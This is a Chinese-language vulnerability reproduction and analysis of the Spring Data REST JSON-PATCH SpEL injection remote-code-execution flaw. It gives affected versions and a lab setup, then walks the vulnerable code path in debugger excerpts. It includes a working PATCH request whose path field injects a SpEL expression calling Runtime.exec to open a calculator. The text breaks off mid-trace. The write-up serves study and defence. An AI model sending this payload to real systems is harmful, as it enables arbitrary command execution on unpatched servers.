简介

Spring Data REST的目的是消除CURD的模板代码，减少程序员的刻板的重复劳动，但实际上并没有很多人使用。很少有请求直接操作数据库的场景，至少也要做权限校验等操作。而Spring Data REST允许请求直接操作数据库，中间没有任何的业务逻辑

漏洞的原因是对PATCH方法处理不当，导致攻击者能够利用JSON数据造成RCE。本质还是因为Spring的SPEL解析导致的RCE

影响版本

```
Spring Data REST versions < 2.5.12, 2.6.7, 3.0 RC3

Spring Boot version < 2.0.0M4

Spring Data release trains < Kay-RC3
```


不受影响的版本

```
Spring Data REST 2.5.12, 2.6.7, 3.0RC3

Spring Boot 2.0.0.M4

Spring Data release train Kay-RC3
```

环境搭建

使用Spring官方教程：https://github.com/spring-guides/gs-accessing-data-rest.git


修改一下SpringBoot版本



```
<parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>
    <version>1.5.6.RELEASE</version>
</parent>
```

然后删掉`src/test/java`中的文件(不删除可能会因为缺少部分依赖而报错)

运行`AccessingDataRestApplication.java`,访问8080端口




```
_links:
  people:
    href:       "http://127.0.0.1:8080/people{?page,size,sort}"
    templated:  true
  profile:
    href:       "http://127.0.0.1:8080/profile"
```

漏洞复现

使用post新建用户

```
POST /people HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type:application/json
Content-Length: 38

{"firstName":"san","lastName":"zhang"}
```

返回:



```
POST /people HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type:application/json
Content-Length: 38

{"firstName":"san","lastName":"zhang"}
```

```
HTTP/1.1 201
Location: http://localhost:8080/people/1
Content-Type: application/hal+json;charset=UTF-8
Date: Wed, 08 Sep 2021 02:43:11 GMT
Connection: close
Content-Length: 221

{
  "firstName" : "san",
  "lastName" : "zhang",
  "_links" : {
    "self" : {
      "href" : "http://localhost:8080/people/1"
    },
    "person" : {
      "href" : "http://localhost:8080/people/1"
    }
  }
}
```

成功创建用户,然后使用PATCH发送数据(注意请求头中Content-Type: application/json-patch+json)

```
PATCH /people/1 HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type:application/json-patch+json
Content-Length: 169

[{ "op": "replace", "path":
"T(java.lang.Runtime).getRuntime().exec(new
java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120,
101}))/lastName", "value": "hacker" }]
```

弹出计算器

PATCH

这里准确来说是指JSON-PATCH,主要是做一些修补

原本数据为:

```
{
  "baz": "qux",
  "foo": "bar"
}
```

发送这样的PATCH请求：

```
[
  { "op": "replace", "path": "/baz", "value": "boo" },
  { "op": "add", "path": "/hello", "value": ["world"] },
  { "op": "remove", "path": "/foo" }
]
```

一开始的数据就会变成：


```
{
  "baz": "boo",
  "hello": ["world"]
}
```

可以这样简单理解：op是一种操作标识，比如增删改查；path是修改的key，value是修改的value

漏洞分析

JSON的处理是在 `org.springframework.data.rest.webmvc.config.JsonPatchHandler:apply()`


这里调用了isJsonPatchRequest()方法来判断时候是JSON-PATCH请求



```
JsonPatchHandler › apply()
ompiled .class file, bytecode version: 50.0 (Java 6)                                  Download Sou
        this.sourceMapper.setSerializationInclusion(Include.NON_NULL);
    }

    public <T> T apply(IncomingRequest request, T target) throws Exception {  request: IncomingRequest@8597  target: Person@8598
        Assert.notNull(request,  message: "Request must not be null!");
        Assert.isTrue(request.isPatchRequest(),  message: "Cannot handle non-PATCH request!");
        Assert.notNull(target,  message: "Target must not be null!");
        return request.isJsonPatchRequest() ? this.applyPatch(request.getBody(), target) : this.applyMergePatch(request.getBody(), target);  re
    }
```


内部会有两个判断语句

- 请求方式为PATCH
- content-type=application/json-patch+json




```
public boolean isPatchRequest() {
    return this.request.getMethod().equals(HttpMethod.PATCH);
}

public boolean isJsonPatchRequest() {
    return this.isPatchRequest() && RestMediaTypes.JSON_PATCH_JSON.isCompatibleWith(this.contentType);  contentType: "application/json-patch+json;charset=UTF-8"
}
```

然后进入applyPatch()方法




```
<T> T applyPatch(InputStream source, T target) throws Exception {  source: CoyoteInputStream@8016  target: Person@8598
    return this.getPatchOperations(source).apply(target, target.getClass());  source: CoyoteInputStream@8016  target: Person@8598
}
```

这里的target成员为我们最开始设定的值




```
target = {Person@10395}
    id = 1
    firstName = "san"
        value = {char[3]@7967}
        hash = 113632
    lastName = "zhang"
        value = {char[5]@7966}
        hash = 115864556
```

跟进getPatchOperations(),这里传入了我们的body流。跟进convert方法



```
private Patch getPatchOperations(InputStream source) {
    try {
        return (new JsonPatchPatchConverter(this.mapper)).convert(this.mapper.readTree(source));  mapper: ObjectMapper@7961
    } catch (Exception var3) {
        throw new HttpMessageNotReadableException(String.format("Could not read PATCH operations! Expected %s!", RestMediaTypes
```


这里对我们的body进行解析,取出了op命令,path等,这里path为我们的payload。取出path之后没有修改path,并将其和value传入了ReplaceOperation,跟进去


JsonPatchPatchConverter › convert()

mpiled .class file, bytecode version: 50.0 (Java 6)   Download Sources   Choose Sources...

```java
public Patch convert(JsonNode jsonNode) {  jsonNode: "[{"op":"replace","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120, 101}))
    if (!(jsonNode instanceof ArrayNode)) {
        throw new IllegalArgumentException("JsonNode must be an instance of ArrayNode");
    } else {
        ArrayNode opNodes = (ArrayNode)jsonNode;  opNodes: "[{"op":"replace","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120
        List<PatchOperation> ops = new ArrayList(opNodes.size());  ops:  size = 0
        Iterator elements = opNodes.elements();  elements: ArrayList$Itr@8659  opNodes: "[{"op":"replace","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{9

        while(elements.hasNext()) {
            JsonNode opNode = (JsonNode)elements.next();  opNode: "{"op":"replace","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101,
            String opType = opNode.get("op").textValue();  opType: "replace"
            String path = opNode.get("path").textValue();  path: "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120, 101}))/lastName"
            JsonNode valueNode = opNode.get("value");  valueNode: ""hacker""
            Object value = this.valueFromJsonNode(path, valueNode);  value: "hacker"  valueNode: ""hacker""
            String from = opNode.has( fieldName: "from") ? opNode.get("from").textValue() : null;  from: null  opNode: "{"op":"replace","path":"T(java.lang.Runtime).getRuntime().exec(new
            if (opType.equals("test")) {
                ops.add(new TestOperation(path, value));
            } else if (opType.equals("replace")) {  opType: "replace"
                ops.add(new ReplaceOperation(path, value));  ops:  size = 0  path: "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120, 1
```


这里进行赋值,PatchOperation是一个抽象类,因为我们的命令为replace,所以我们实例化了一个它的子类ReplaceOperation


PatchOperation › PatchOperation()

piled .class file, bytecode version: 50.0 (Java 6)   Download Sources   Choose So

```java
public PatchOperation(String op, String path) { this(op, path, (Object)null); }

public PatchOperation(String op, String path, Object value) {
    this.op = op;  op: "replace"
    this.path = path;  path: "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120, 101}))/lastName"
    this.value = value;  value: "hacker"
    this.spelExpression = PathToSpEL.pathToExpression(path);  spelExpression: null
}
```


依次进入


PathToSpEL › spelToExpression()

ompiled .class file, bytecode version: 50.0 (Java 6)   Download Sources   Choo

```java
public static Expression pathToExpression(String path) {  path: "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99
    return SPEL_EXPRESSION_PARSER.parseExpression(pathToSpEL(path));  path: "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99,
}
```


处理 /


PathToSpEL pathToSpEL()


ompiled .class file, bytecode version: 50.0 (Java 6)   Download Sources   Choose Sources...

```java
    return spelToExpression(pathNodesToSpEL((String[])copyOf(path.split( regex: "\\/"),  newLength: path.split( regex: "\\/").length - 1)));
}

private static String pathToSpEL(String path) {  path: "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120, 101})
    return pathNodesToSpEL(path.split( regex: "\\/"));  path: "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120,
}
```


最后this.spelExpression为这样一个SpelExpress对象


```
this.spelExpression = {SpelExpression@10445}
    > expression = "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120, 101})).lastName"
    > ast = {CompoundExpression@10447}
    > configuration = {SpelParserConfiguration@8325}
```

回到convert方法,这里添加到了ops,然后返回一个Pacth对象



JsonPatchPatchConverter › convert()
mpiled .class file, bytecode version: 50.0 (Java 6)

```
    while(elements.hasNext()) {
        JsonNode opNode = (JsonNode)elements.next();
        String opType = opNode.get("op").textValue();
        String path = opNode.get("path").textValue();
        JsonNode valueNode = opNode.get("value");
        Object value = this.valueFromJsonNode(path, valueNode);
        String from = opNode.has( fieldName: "from") ? opNode.get("from").textValue() : null;
        if (opType.equals("test")) {
            ops.add(new TestOperation(path, value));
        } else if (opType.equals("replace")) {
            ops.add(new ReplaceOperation(path, value));
        } else if (opType.equals("remove")) {...} else if (opType.equals("add")) {...} else if (opType.equals("copy")) {...} else {...}
    }

    return new Patch(ops);  ops:  size = 1
}
```




```
    private final List<PatchOperation> operations;  operations: null

    public Patch(List<PatchOperation> operations) {  operations:  size = 1
        this.operations = operations;  operations: null  operations:  size = 1
    }
```

回到applyPatch方法,进入apply




```
    public List<PatchOperation> getOperations() { return this.operations; }

    public <T> T apply(T in, Class<T> type) throws PatchException {  in: Person@10395  type: "class com.example.ac
        Iterator var3 = this.operations.iterator();  operations:  size = 1

        while(var3.hasNext()) {
            PatchOperation operation = (PatchOperation)var3.next();  operation: ReplaceOperation@10424
            operation.perform(in, type);  operation: ReplaceOperation@10424  in: Person@10395  type: "class com.ex
        }

        return in;
    }
```

跟进setValueOnTarget


ReplaceOperation › perform()
mpiled .class file, bytecode version: 50.0 (Java 6)
Download Sources

```
public class ReplaceOperation extends PatchOperation {
    public ReplaceOperation(String path, Object value) {
        super( op: "replace", path, value);
    }

    <T> void perform(Object target, Class<T> type) {  target: Person@10395  type: "class com.example.accessingdatarest.Person"
        this.setValueOnTarget(target, this.evaluateValueFromTarget(target, type));  target: Person@10395  type: "class com.example.accessingdatarest.P
    }
```

